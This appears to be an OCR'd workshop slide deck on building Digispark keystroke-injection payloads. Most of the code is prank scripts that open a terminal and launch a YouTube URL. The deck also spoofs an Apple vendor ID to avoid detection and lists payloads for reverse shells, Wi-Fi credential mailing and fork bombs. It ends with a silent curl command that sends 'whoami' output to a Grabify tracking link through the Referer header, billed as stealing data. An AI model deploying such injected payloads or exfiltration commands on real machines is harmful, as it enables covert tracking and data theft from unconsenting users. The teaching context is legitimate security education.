
Install Digistump Packages

Click Tools, Board, and Boards Manager. Then, search for the Digispark and install the “Digistump AVR Boards package”




Select Digispark Default Scripts

Under Digistump AVR Boards, select the Digispark Default. With this selected, we can see the sample scripts available for the Digispark.



Under “File” and “Examples,” locate the “DigiSparkKeyboard” default sketch.




Default Keyboard Example

In the default keyboard sketch, we can see a simple code example to simulate a keyboard.

From this example sketch, we can learn to use a few things:

The Digikeyboard command, with the println and delay functions.




Let’s Get Set Up!

Now it’s your turn! Let’s load the example sketch on the DigiSpark. Do NOT plug in your Digispark yet.

In Arduino IDE, select the Digispark under “Boards” with the example sketch open, and then click the “Forward” arrow next to the check mark.

Wait to plug in your Digispark until you see the text below at the bottom of your screen. Then, plug in your Digispark and wait for the code to flash.



Troubleshooting

Digisparks are notoriously fussy about the angle they're plugged into some types of USB drives, try rocking it back in the drive a bit.

On MacOS computers, a dongle is sometimes useful, especially on older Mac's that have wider spacing in the USB leads the the Digispark sometimes doesn't match up to.

Make sure to select outside your code before plugging it in, or it may inject errors into your code.

If you're having issues with flashing, talk to a helper in the chat.


When You See This, Unplug Your DigiSpark

Your board is done flashing once you see “Micronucleus done. Thank you!”

Unplug it before it starts typing.

Open a text window and put your cursor in the blank document.

Plug in your Digispark and see if it can inject keys.



Once You've Flashed, Break & Questions

You've flashed your first script!

If it worked, your Digispark should type "Hello Digispark" after being plugged in for a few seconds.

Let's take a break to get everyone caught up on flashing their first script, and we'll come back and answer questions before starting to build payloads.

Keyboard Popups: MacOS’s Curveball

When we plug in the Digispark to a MacOS computer, we get a popup trying to identify the keyboard to set it up properly.

This generally only happens on MacOS, and can be fixed by changing a setting in the Digispark to make it look like an Apple keyboard.

Without this fix, the Digispark will always trigger the keyboard profiler on a MacOS computer, very likely ruining the payload.


While optional, the Digispark is most flexible when it’s set up to pretend to be an Apple keyboard, which won’t trigger the keyboard profiler.

Optional: Change The Keyboard Type to Apple

Run the following command in a terminal window to open the configuration file:

MacOS: nano ~/Library/Arduino15/packages/digistump/hardware/avr/1.6.7/libraries/DigisparkKeyboard/usbconfig.h

Linux: ~$ nano ~/.arduino15/packages/digistump/hardware/avr/1.6.7/libraries/DigisparkKeyboard/usbconfig.h



Change To Apple Vendor ID

Find the part that looks like this:

#define USB_CFG_VENDOR_ID 0xc0, 0x16

And change it to look like this:

```
/* ------------------------- Device Description -------------------------- */

#define USB_CFG_VENDOR_ID 0xac, 0x05
/* USB vendor ID for the device, low byte first. If you have registered your
 * own Vendor ID, define it here. Otherwise you may use one of obdev's free
 * shared VID/PID pairs. Be sure to read USB-IDs-for-free.txt for rules!
 * *** IMPORTANT NOTE ***
 * This template uses obdev's shared VID/PID pair for Vendor Class devices
 * with libusb: 0x16c0/0x5dc.  Use this VID/PID pair ONLY if you understand
 * the implications!
```

#define USB_CFG_VENDOR_ID 0xac, 0x05

Then press CTRL X, and then Y to save the changes. If you have a MacOS system or target, the keyboard profiler should be gone!

Designing A Simple Script


Structure of any Digispark script:

- Import DigiKeyboard.h
- Empty setup() function
- Void loop() contains keystrokes to inject
- DigiKeyboard.sendKeyStroke(0); starts the communication
- DigiKeyboard.println("Hello Digispark!"); prints the line inside quotes
- DigiKeyboard.delay(5000); creates a delay of 5 seconds before the loop runs again

Example

All of this is needed just to say hello.

Once it's set up however, it's easy to add more.



Keystrokes in Arduino

To type keys with the Digispark, we need to know how to call them. Here, we can see a mapping showing the way to send keystrokes. According to this, DigiKeyboard.sendKeyStroke(MOD_ALT_LEFT); hits the left ALT key.

Arduino KEY word	Keyboard representation
MOD_CONTROL_LEFT	Left Control key
MOD_SHIFT_LEFT	Left Shift key
MOD_ALT_LEFT	Left Alt key
MOD_GUI_LEFT	Left Windows logo key
MOD_CONTROL_RIGHT	Right Control key
MOD_SHIFT_RIGHT	Right Shift key
MOD_ALT_RIGHT	Right Alt key
MOD_GUI_RIGHT	Right Windows logo key
KEY_ENTER	Enter key
KEY_SPACE	Space Key
KEY_ARROW_LEFT	Left arrow key

Arduino KEY word	Keyboard representation
KEY_A	A key
kEY_B	B key
All the letter keys from A-Z are expressed as above	
KEY_1	1 key
KEY_2	2 key
All the number keys from 1-10 are expressed as above	
KEY_F1	F1 key
KEY_F2	F2 key
All the function keys from F1-F12 are expressed as above	

Writing the Code

To write code for the Digispark, we need to work backwards from what we want to do. We'll be creating some basic scripts based on how you do simple actions on your computer.

To design your first script, think about something you do all the time on your computer that you could accomplish with only a keyboard.

Break down the steps into a list of things you need to do to accomplish the task. In general, getting to the command line is the fastest way to take advantage of the Digispark's speed.

Okay But How Do I RickRoll

Fine. Our sample code will simply open a Terminal or Powershell window, open a URL pointing to YouTube, and then exit the Terminal window. Sound simple? There are more steps than you think!

We need to think about delays and timing a lot, because computers move so quickly that it can be read wrong by a device anticipating a human. So what do we need to do to accomplish this goal?

- Open a terminal window
- Type in commands we want to run
- Hit enter
- Close the Terminal Window

Break Steps Down into Further Steps

- Open a terminal or PowerShell window

  We need to wait for the keyboard to be recognized, then hit the hotkey to open a Search dialog, then type “terminal” and press enter.

- Type in the payload

  Type our payload string to the Terminal window after a short delay.

- Hit enter
- Close the Terminal Window

  To close the window, we can press the Ctrl and D keys at the same time

Pseudocode for Rickrolling

What are the steps we need to write code for?

Delay for the keyboard to be recognized
Send the first “Clearing” keystroke
Wait to send the first key combination
Open the search menu by pressing the Windows/GUI key or command + space on MacOS
Wait for the search meniu to open
Type “terminal” to search for the terminal application on Linux/MacOS or “powershell” for Windows
A brief delay to finish typing
Press enter
Wait about 5 seconds for the terminal or powershell session to open
Open https://youtu.be/oHg5SJYRHA0 URL in browser with “open” command in MacOS/Linux or “start” in Windows
Wait to finish typing
Press enter
A short delay before the final line
Pressing Control and D at the same time closes the Terminal window

Anatomy of a Digispark Payload

```
#include "DigiKeyboard.h" ---------- Import the keyboard library
#define KEY_ESC     41  ---------- The Escape key is not defined, so we set it up here
void setup() {}  ---------- The setup loop runs once in Arduino, but it's empty here
void loop() {  ---------- This loop runs forever, it's needed for the program and where all of our instructions live
  DigiKeyboard.delay(2000);  ---------- To make sure the computer has time to recognize the digispark, we wait 2 seconds
  DigiKeyboard.sendKeyStroke(0);  ---------- This clears the communication and make sure no commands get "stuck"
  DigiKeyboard.delay(200);  ---------- We add another short delay before starting the script
  DigiKeyboard.sendKeyStroke(MOD_GUI_LEFT);  ---------- Pressing this key combination opens the "run" menu
  DigiKeyboard.delay(500);  ---------- Another short delay of half a second
  DigiKeyboard.print("terminal");  ---------- We type this string into the "Run" prompt to get a terminal window
  DigiKeyboard.delay(200);  ---------- A short delay to make sure we've finished typing
  DigiKeyboard.sendKeyStroke(KEY_ENTER);  ---------- We press enter to open the Terminal window
  DigiKeyboard.delay(5000);  ---------- A five second delay to account for slower computers
  DigiKeyboard.print("open https://www.youtube.com/watch?v=oHg5SJYRHA0");  ---------- We type this string into the terminal window
  DigiKeyboard.delay(500);  ---------- We wait half a second to make sure the keystrokes are done sending
  DigiKeyboard.sendKeyStroke(KEY_ENTER);  ---------- We press enter to send the command and clear the screen
  DigiKeyboard.delay(500);  ---------- Another short delay
  DigiKeyboard.sendKeyStroke(KEY_D, MOD_CONTROL_LEFT);  ---------- We close out of the terminal window.
for(;;){ /*empty*/ }}  ---------- Last part of the Arduino script, not part of the payload
```

Rickroll Payload for Ubuntu/Linux

Rickroll_ubuntu

```
#include "DigiKeyboard.h"
void setup() {}
void loop() {
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(200);
  DigiKeyboard.sendKeyStroke(KEY_F1, MOD_ALT_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.print("terminal");
  DigiKeyboard.delay(200);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(5000);
  DigiKeyboard.print("xdg-open https://www.youtube.com/watch?v=oHg5SJYRHA0");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_D, MOD_CONTROL_LEFT);
for(;;){ /*empty*/ }}
```

Rickroll Payload for MacOS

Rickroll_MacOS

```
#include "DigiKeyboard.h"
void setup() {}
void loop() {
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(200);
  DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_GUI_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.print("terminal");
  DigiKeyboard.delay(200);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(5000);
  DigiKeyboard.print("open \"https://www.youtube.com/watch?v=oHg5SJYRHA0\"");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_D, MOD_CONTROL_LEFT);
for(;;){ /*empty*/ }}
```

Notes:

Change gui space to open search window

Rickroll Payload for Windows

Rickroll_MacOS §

```
#include "DigiKeyboard.h"
void setup() {}
void loop() {
  DigiKeyboard.delay(4000);
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(4000);
  DigiKeyboard.sendKeyStroke(0,MOD_GUI_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.print("powershell");
  DigiKeyboard.delay(200);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(5000);
  DigiKeyboard.print("start \"https://www.youtube.com/watch?v=oHg5SJYRHA0\"");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_D, MOD_CONTROL_LEFT);
for(;;){ /*empty*/ }}
```

Notes:

Small change to GUI key combo to fix keystroke not sending sometimes. Otherwise just change “powershell”

Using Keyboard Shortcuts

Windows 10 Keyboard Shortcuts: https://www.windowscentral.com/best-windows-10-keyboard-shortcuts

Linux Keyboard Shortcuts (Debian): www.computerhope.com/ushort.htm

Raspbian Shortcuts: https://defkey.com/raspbian-raspberry-pi-shortcuts

MacOS Keyboard Shortcuts: https://support.apple.com/en-us/HT201236

Let’s Create a Script with Shortcuts

Using the keyboard shortcuts for your operating system, create a script to automate a task.

Use the keys mentioned before and try sending multiple keystrokes.

If you have any questions, please post on the Discord or ask a helper!

We’ll take a 20 minute break and come back shortly.

Digispark Script Examples

Links to examples of Digispark Scripts:

Create_Account
DNS Poisoner
Execute_Powershell_Script
Fork_Bomb
Rapid_Shell
Reverse_Shell
RickRoll_Update
Talker
Wallpaper_Changer
WiFi_Profile_Grabber
WiFi_Profile_Mailer
Window_Jammer

RickRoll_Update : Plays Never Gonna Give you up while performing a fake windows update.

WallpaperChanger : Downloads and applies a wallpaper via powershell.

Wallpaper_Prank : Takes a screenshot of the desktop, sets it as the wallpaper, hides desktop icons.

Talker : Opens up powershell and speaks out a message.

PowerShell Script Executer : Downloads and runs a powershell script.

WiFi_Profile_Grabber: Using cmd, extracts wifi profiles and saves the csv to the usb mounted on d:\

WiFi_Profile_Mailer : Writes the wireless network credentials to a csv file and emails it.

Fork_Bomb : Opens up an obfuscated windows terminal and makes it multiply itself uncontrollably causing the machine to either lock or crash.

Rapid_Shell : Seamlessly executes metasploit payloads through powershell.


Reverse_Shell : Opens a reverse shell in 3 seconds.

Window_Jammer : Spams ALT + F4 and CTRL + W key combos to force close all active windows.

Advanced Scripts: Trackers

We'll be creating some payloads that track users, either getting their real IP address once or every 60 seconds.

To do this, we'll be using tracking URL's. We'll use Grabify.link to do this.





Create a Tracking Link

Go to Grabify.link, and put in a URL you want to “shorten” into a tracking URL.

Once you generate a grabify URL, we can use this tracking link to watch anyone who accesses it.

To create a Grabify link that leads to the class Github, enter the link and click “create URL.”





Try Using Curl on the Tracking Link

In a terminal window, try running the CURL command on your tracking link.

```
skickar@Dell-3 ~ % curl https://grabify.link/ARPTG6
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<meta http-equiv="refresh" content="0;url='https://github
.com/skickar/USBAttackWorkshop'" />
<title>Redirecting to https://github.com/skickar/USBAttac
kWorkshop</title>
```

Back on Grabify, you should see that a new log has been added. We've captured the IP address (and more information) about your computer with Grabify! We can do the same with a payload.

Tracking Link Results

With one command, we were able to pull information about the device, including if it's using a VPN or proxy (I was).

ADVANCED LOG

Date/Time	2020-05-06 22:15:53
IP Address	199.116.118.178
VPN/Proxy Detection NEW!	This IP may be a VPN or Proxy
Country	United States, San Jose
Browser	curl (7.64.1)
User Agent	curl/7.64.1
Referring URL	*no referrer*
Host Name	199.116.118.178
ISP	TOTAL-SERVER-SOLUTIONS

RESULTS: 1

Note: If you have posted your link on Facebook, Twitter, or in a URL shortener, you may see results from various "bots" (BitlyBot, FacebookBot, etc.)

Hide your IP! - Click here to **hide** your IP from Grabify and stay anonymous online.

Hide Bots

Date/Time	IP Address	Country	User Agent	Referring URL	Host Name	ISP	More
2020-05-06 22:15:53	199.116.118.178	United States, San Jose	curl/7.64.1	*no referrer*	199.116.118.178	TOTAL-SERVER-SOLUTIONS	More Info

Let’s Make A Simple Tracking Payload

First, let’s upgrade our command. We’ll make it silent, redirect the output to nowhere (dev/null), and then smuggle out data with the “Referrer” field.

Here is the finished command:

curl --silent --output /dev/null --referer \"$(whoami)\' https://grabify.link/LINK"

Inside the $(), we can run any command we want, and pass the output to our tracking link. Running the above command will send your username and IP address to the tracking link.

Command is Silent, Steals Data!

With our modified tracking script, we can also send information (or the result of any command) to the tracking link too.

Try creating a tracking script too!

```
skickar@Dell-3 ~ % curl --silent --output /dev/null --ref
erer \"$(whoami)\' https://grabify.link/ARPTG6
